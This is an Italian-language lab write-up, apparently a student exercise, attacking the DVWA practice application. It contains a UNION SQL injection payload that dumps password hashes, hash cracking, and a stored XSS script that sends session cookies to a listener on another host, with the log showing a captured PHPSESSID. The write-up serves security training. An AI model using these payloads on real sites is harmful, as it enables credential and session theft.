
WEB APPLICATION HACKING

SQLI E XSS STORED

SQL Injection


' union select first_name, password FROM users#


Con questa riga di codice per sql, ho preso le password in codice hash, e di seguito le ho copiate su un file di testo



Decifratura Hash

Infine per avere le password in chiaro sono andato su un sito web che le ha tradotte per me, come di seguito ho copiato e incollato le password che in poco sono tornate visibili “Tradotte”.





Ascolto lato server per cookie di sessione

Tramite un commando python trovato in una guida sul web ho attivato il server in ascolto sulla porta 3000, quindi su dvwa ha indirizzo : http://192.168.50.100:3000;

Una volta fatto ciò non rimaneva che eseguire lo script sulla pagina Dvwa:

<scrip>window.location='http://192.168.50.100:3000/?cookie='+document.cookie
</script>

A seguito dello script

Questo era l'output della pagina web


```
# python -m http.server 3000
Serving HTTP on 0.0.0.0 port 3000 (http://0.0.0.0:3000/) ...
192.168.50.100 - - [09/Jun/2023 12:53:42] "GET /?cookie=security=low;%20PHPSESSID=2a093c11b49ae335f92095b542573656 HTTP/1.1" 200 -
192.168.50.100 - - [09/Jun/2023 13:53:41] "GET /?cookie=security=low;%20PHPSESSID=2a093c11b49ae335f92095b542573656 HTTP/1.1" 200 -
192.168.50.100 - - [09/Jun/2023 13:53:53] "GET /.zsh_history HTTP/1.1" 200 -
192.168.50.100 - - [09/Jun/2023 13:54:20] "GET /.config/ HTTP/1.1" 200 -
192.168.50.100 - - [09/Jun/2023 13:54:25] "GET /.cache/ HTTP/1.1" 200 -
192.168.50.100 - - [09/Jun/2023 13:54:27] "GET /.cache/zcompdump HTTP/1.1" 200 -
192.168.50.100 - - [09/Jun/2023 13:54:34] "GET /.cache/pip/ HTTP/1.1" 200 -
192.168.50.100 - - [09/Jun/2023 13:54:35] "GET /.cache/pip/http/ HTTP/1.1" 200 -
192.168.50.100 - - [09/Jun/2023 13:54:36] "GET /.cache/pip/http/0/ HTTP/1.1" 200 -
192.168.50.100 - - [09/Jun/2023 13:54:37] "GET /.cache/pip/http/0/9/ HTTP/1.1" 200 -
192.168.50.100 - - [09/Jun/2023 13:54:38] "GET /.cache/pip/http/0/9/f/ HTTP/1.1" 200 -
192.168.50.100 - - [09/Jun/2023 13:54:39] "GET /.cache/pip/http/0/9/f/8/ HTTP/1.1" 200 -
192.168.50.100 - - [09/Jun/2023 13:54:39] "GET /.cache/pip/http/0/9/f/8/9/ HTTP/1.1" 200 -
192.168.50.100 - - [09/Jun/2023 13:54:39] "GET /.cache/pip/http/0/9/f/8/9/09f89c3ce88983d8d9b404612eb53deb91ab35d4b1e2372a172624a4 HTTP/1.1" 200 -
```

Questo invece era l'output del nostro server in ascolto sulla porta 3000

E come si nota in figura è riuscito a recuperare i cookie.

Conclusioni

Ho notato che il codice che abbiamo utilizzato la prima volta per il recupero delle password ha funzionato anche per questo, diventava inaccessibile solo se avessimo aumentato la difficoltà.

Ho provato a verificare se con il tool john the ripper la decifratura delle password fosse più lenta (rispetto al sito), ma sono prettamente identiche.